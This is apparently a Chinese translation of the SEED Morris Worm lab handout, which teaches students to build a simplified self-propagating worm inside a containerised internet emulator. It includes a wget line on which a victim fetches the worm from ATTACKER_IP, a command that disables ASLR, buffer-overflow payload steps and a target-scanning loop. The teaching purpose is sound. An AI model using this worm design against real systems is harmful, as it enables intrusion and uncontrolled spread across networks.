Morris 蠕虫攻击实验

1 概述

1988 年 11 月 2 日，美国康奈尔大学研究生 Robert Tappan Morris 在互联网中释放了一个程序。该程序会从一台机器传播到另一台机器。虽然 Morris 本人声称其初衷只是测量互联网规模，但程序中的错误导致蠕虫过快传播，最终使大量 Unix 主机运行变慢甚至失去响应。这个事件通常被认为是互联网历史上最早的大规模蠕虫事件之一，也促成了人们对网络安全、应急响应和恶意代码传播机制的系统研究。

本实验的目标是让学生理解蠕虫的基本组成：攻击目标、复制自身、继续寻找并感染新的机器。我们不会重现原始 Morris 蠕虫的全部细节，而是实现一个简化版本。学生将在受控的 SEED 互联网仿真器中编写和测试蠕虫代码，观察它如何在网络中传播，并思考如何降低误伤、防止重复感染以及设计紧急停止机制。

本实验覆盖以下主题：

- 缓冲区溢出攻击
- 自我复制和远程执行
- 蠕虫传播策略
- SEED 互联网仿真器的使用

阅读材料。 缓冲区溢出攻击的背景知识可以参考 SEED 教科书中的相关章节：*Computer & Internet Security: A Hands-on Approach*, 3rd Edition, by Wenliang Du. 详情请见 `https://www.handsonsecurity.net`. 。Morris 蠕虫的历史资料可参考公开资料和安全史文献。

实验环境。 本实验在 SEED Ubuntu 20.04 VM 中测试可行。您可以从 SEED 网站上下载我们预先构建好的镜像并在您自己的电脑上运行 SEED VM。然而，大多数 SEED 实验可以在云端进行，您可以按照我们的说明在云端创建 SEED VM。

2 实验设置和 SEED 互联网仿真器

本实验使用 SEED 互联网仿真器建立一个可控的网络环境。仿真器用大量容器模拟自治系统、路由器、主机和网络链路。学生可以在自己的机器上启动整个实验网络，而不需要访问真实互联网中的目标机器。

2.1 互联网仿真器

实验材料中提供了两个规模的网络：

- `internet-nano`：较小的网络，包含 15 个容器，启动速度快，适合前几个任务的开发和调试。
- `internet-mini`：较大的网络，包含 275 个容器，适合最后观察蠕虫在较大网络中的传播效果。

启动方式与其他基于容器的 SEED 实验类似：进入对应的 `Labsetup` 目录，先构建镜像，再启动容器。

```
$ cd Labsetup/internet-nano
$ dcbuild
$ dcup
```

如果使用 Apple Silicon 机器，可以进入 `Labsetup-arm` 下对应的目录。

2.2 仿真网络地图

`internet-nano` 包含 3 个自治系统，它们在一个互联网交换点互联。每个自治系统内部有一个网络，网络前缀分别为 `10.151.0.0/24`、`10.152.0.0/24` 和 `10.153.0.0/24`。每个网络中有 5 台主机，主机编号从 `71` 到 `75`。



图 1: Nano Internet

容器启动后，在浏览器中访问 `http://localhost:8080/map.html` 可以看到网络地图。为了可视化蠕虫传播，本实验让被感染的主机执行 `"ping 1.2.3.4"`。然后在地图的过滤框中输入 `"icmp and dst 1.2.3.4"`，相应主机会在地图中闪烁。

2.3 过滤和响应

仿真器的地图页面支持按抓包表达式过滤流量。这个功能可以帮助学生判断哪些主机正在发送特定数据包。后面的任务会利用它观察蠕虫是否成功感染了目标，以及传播是否继续进行。

3 任务 1：熟悉实验设置

本任务只启动较小的 `internet-nano` 网络。进入 `Labsetup/internet-nano` 目录，构建并启动容器：

```
$ cd Labsetup/internet-nano
$ dcbuild
$ dcup
```

启动完成后，打开地图页面：

```
http://localhost:8080/map.html
```

选择一台主机进入 shell，然后运行下面的命令：

```
$ ping 1.2.3.4
```

接着在地图页面的过滤框中输入：

```
icmp and dst 1.2.3.4
```

观察执行 `ping` 的主机是否闪烁。这个可视化机制会在后面的任务中用于显示哪些主机已经被蠕虫感染。

4 任务 2：攻击第一个目标

Morris 蠕虫利用了多个漏洞进入目标系统，包括 `fingerd` 网络服务中的缓冲区溢出漏洞、Unix `sendmail` 调试模式问题，以及远程 shell 信任关系。为了简化实验，本实验只利用缓冲区溢出漏洞。

所有非路由器容器中都安装了一个存在缓冲区溢出漏洞的服务器。本任务的目标是利用该漏洞，使我们自己的恶意代码在服务器上运行。攻击方法与 Buffer-Overflow Attack Lab （Server Version）的 Level-1 任务相同。如果学生已经做过该实验，可以复用其中的攻击代码。

首先，需要关闭地址随机化。该内核参数是全局设置，因此在宿主机上关闭后，所有容器都会受到影响。

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

关闭地址随机化后，各容器中的脆弱服务器参数基本一致，例如缓冲区地址和栈帧指针值相同。这样做是为了把本实验重点放在蠕虫传播上，而不是重复展开缓冲区溢出攻击细节。

4.1 代码框架

实验设置的 `worm` 文件夹中提供了代码框架。我们会在后续任务中逐步补全它。本任务重点完成 `createBadfile()` 函数,用于生成缓冲区溢出攻击载荷。代码中默认把第一台目标主机写为 `10.151.0.71`，学生也可以改成其他主机。

为了观察攻击效果，蠕虫程序在成功进入目标主机后会运行下面的命令：

```
ping 1.2.3.4
```

如果地图中过滤条件设置正确，被攻击成功的主机会闪烁。

4.2 生成 badfile

在 `createBadfile()` 中，学生需要构造恶意输入，使其覆盖服务器栈上的返回地址，并把控制流转移到 shellcode。具体做法与缓冲区溢出实验类似：创建足够长的缓冲区，在合适偏移位置写入返回地址，并把 shellcode 放到缓冲区中。

报告中需要说明你如何确定偏移量、选择返回地址，以及如何验证攻击是否成功。如果攻击成功，目标主机会开始发送 `ping 1.2.3.4` 数据包，并在地图上闪烁。

4.3 Shellcode

在普通缓冲区溢出实验中，shellcode 通常用于启动 shell。本实验中的 shellcode 需要运行一段命令，帮助我们可视化感染结果，或者启动蠕虫的下一步行为。学生可以参考 Buffer-Overflow Attack Lab 中生成 shellcode 的方法。

5 任务 3：自我复制

蠕虫区别于普通远程攻击程序的关键特征，是它能够把自身复制到新感染的机器上。在本任务中，你需要让蠕虫把自己的副本发送到目标主机。可以使用多种方法实现复制，例如让攻击者机器启动一个小型文件服务器，让目标主机通过 `wget` 下载蠕虫；也可以让蠕虫主动连接到攻击者机器并接收文件内容。

一种简单做法是在攻击者机器上运行 HTTP 服务：

```
$ python3 -m http.server 8000
```

然后让目标主机执行命令下载蠕虫文件：

```
$ wget http://ATTACKER_IP:8000/worm.py -O /tmp/worm.py
```

请根据实验环境中的 IP 地址修改 `ATTACKER_IP`。你的程序需要确保文件成功复制到目标机器，并具有继续执行所需的权限。报告中需要说明复制过程、目标路径以及验证方法。

6 任务 4：传播

完成自我复制后，下一步是让蠕虫从受感染机器继续寻找新的目标。学生需要补全代码，生成候选目标 IP 地址，并对这些目标逐一尝试攻击。为了避免实验一开始就扩散过快，建议先只扫描同一个小网段中的几台主机，确认逻辑正确后再扩大范围。

一个简单的目标生成策略如下：

```
targets = []
for asn in [151, 152, 153]:
```

```
    for host_id in range(71, 76):
        targets.append(f"10.{asn}.0.{host_id}")
```

真实蠕虫通常会使用更复杂的策略，例如随机扫描、优先扫描本地网段或根据历史感染结果调整目标。本实验不要求实现复杂算法，但需要让学生理解目标选择会显著影响传播速度和可控性。

当蠕虫感染新主机后，它应在新主机上继续运行，从那里发起下一轮攻击。地图页面可以帮助你观察传播路径。报告中需要展示传播过程截图，并解释你的目标生成策略。

7 任务 5：防止重复感染

如果蠕虫反复感染同一台机器，会浪费资源，甚至导致机器负载异常升高。原始 Morris 蠕虫事件中，一个重要问题就是重复感染控制不当，使很多机器被多次感染。因此，蠕虫通常需要判断目标是否已经被感染。

一种简单方法是在受感染机器上创建标记文件：

```
$ touch /tmp/seed_worm_infected
```

蠕虫启动时先检查该文件是否存在；如果存在，就退出或只执行必要的清理动作。学生需要在自己的蠕虫程序中加入类似机制，并说明它如何减少重复感染。

8 任务 6：在 Mini Internet 中释放蠕虫

前面的任务主要在较小的 `internet-nano` 网络中完成。最后一个任务使用 `internet-mini` 网络，它包含 275 个容器，更接近一个小型互联网。

8.1 启动 Mini Internet 仿真器

该仿真器的容器文件存放在实验设置的 `internet-mini` 文件夹中。进入该目录后，运行下面的命令构建并启动容器：

```
// For AMD machines
$ dcbuild        # alias for "docker-compose build"
$ ./z_start.sh   # start the containers in batches (10 in each batch)

// For Apple Silicon machines
$ ./z_build.sh   # build images in batches (10 or 20 in each batch)
$ dcup           # alias for "docker compose up"
```

`docker-compose` 程序存在一个问题：同时启动 200 多个容器时可能失败。`z_start.sh` 会每次启动 10 个容器，以绕过这个问题。请不要在 `internet-mini/` 文件夹中随意添加文件或目录，否则脚本中的匹配命令可能失败。如果确实需要添加文件，可以修改 `z_start.sh` 中的 `grep` 命令，把这些额外文件排除掉。仿真器启动后，可以在浏览器中查看网络地图。

Apple Silicon 机器通常使用 Ubuntu 22.04 VM，Compose 命令变成 "docker compose"，而不是 "docker-compose"。该环境下直接 "docker compose up" 启动所有容器一般没有上述问题，但一次性构建镜像仍可能失败，因此需要使用 z_build.sh 分批构建。

使用 ./z_start.sh 启动容器时，容器会以 detached 模式运行，也就是后台运行。这样终端不会直接显示每个容器的日志。若要查看某个容器日志，可以使用下面的命令，按 Ctrl-c 退出查看，不会停止容器。

```
$ docker logs -f <container ID>
```

由于容器数量很多，直接在地图页面中交互会比较慢。更方便的方法是使用 Docker 命令直接进入容器。下面的命令列出 AS-153 自治系统中的所有容器。为了方便识别，容器名中包含了自治系统编号和 IP 地址。

```
$ dockps | grep as153
9869c5085bf7  as153h-host_0-10.153.0.71
843a920c60f5  as153h-host_10-10.153.0.81
286d97c102dc  as153h-host_1-10.153.0.72
...
```



图 2: Mini Internet

8.2 发起攻击

在 nano Internet 中使用的攻击代码应当可以直接用于 mini Internet，不过学生可能需要扩大随机数生成范围，以覆盖更大的 IP 地址空间。下面的信息可以作为目标生成时的先验知识：

> 仿真器中所有主机的 IP 地址都满足模式 `10.X.0.Y`，其中 `X` 的范围是 `150` 到 `180`，`Y` 的范围是 `70` 到 `100`。

你应该只在一个节点上释放蠕虫，而不是持续从攻击者机器攻击其他节点。蠕虫应当能够自动在互联网中传播。你需要提供证据说明这一行为确实发生了。

在地图页面的过滤框中输入 `"icmp and dst 1.2.3.4"`，可以可视化哪些机器被蠕虫感染。如果实现正确，传播速度会呈指数式增长。原英文实验中提供了一个 YouTube 演示视频链接：演示视频。

本任务要求学生录制一个简短演示视频，类似上面的示例视频。演示时应使用地图页面展示蠕虫传播过程。除非教师另有说明，否则应提交该视频。

9 提交要求

你需要提交一份带有截图的详细实验报告来描述你所做的工作和你观察到的现象。你还需要对一些有趣或令人惊讶的观察结果进行解释。请同时列出重要的代码段并附上解释。只是简单地附上代码不加以解释不会获得学分。对于任务 6，如任务说明所述，还需要提交一个简短演示视频。

致谢

本实验在 Syracuse University 2021 年秋季 *Computer Security (CSE643)* 课程中多位学生的帮助下开发完成。SEED 项目部分由美国国家科学基金会和 Syracuse University 资助。

参考文献

[1] Wikipedia contributors, “Morris worm — Wikipedia, The Free Encyclopedia”, `https://en.wikipedia.org/w/index.php?title=Morris_worm&oldid=1059312237`

[2] Spafford, Eugene, “An analysis of the worm”, December 8, 1988, Purdue University.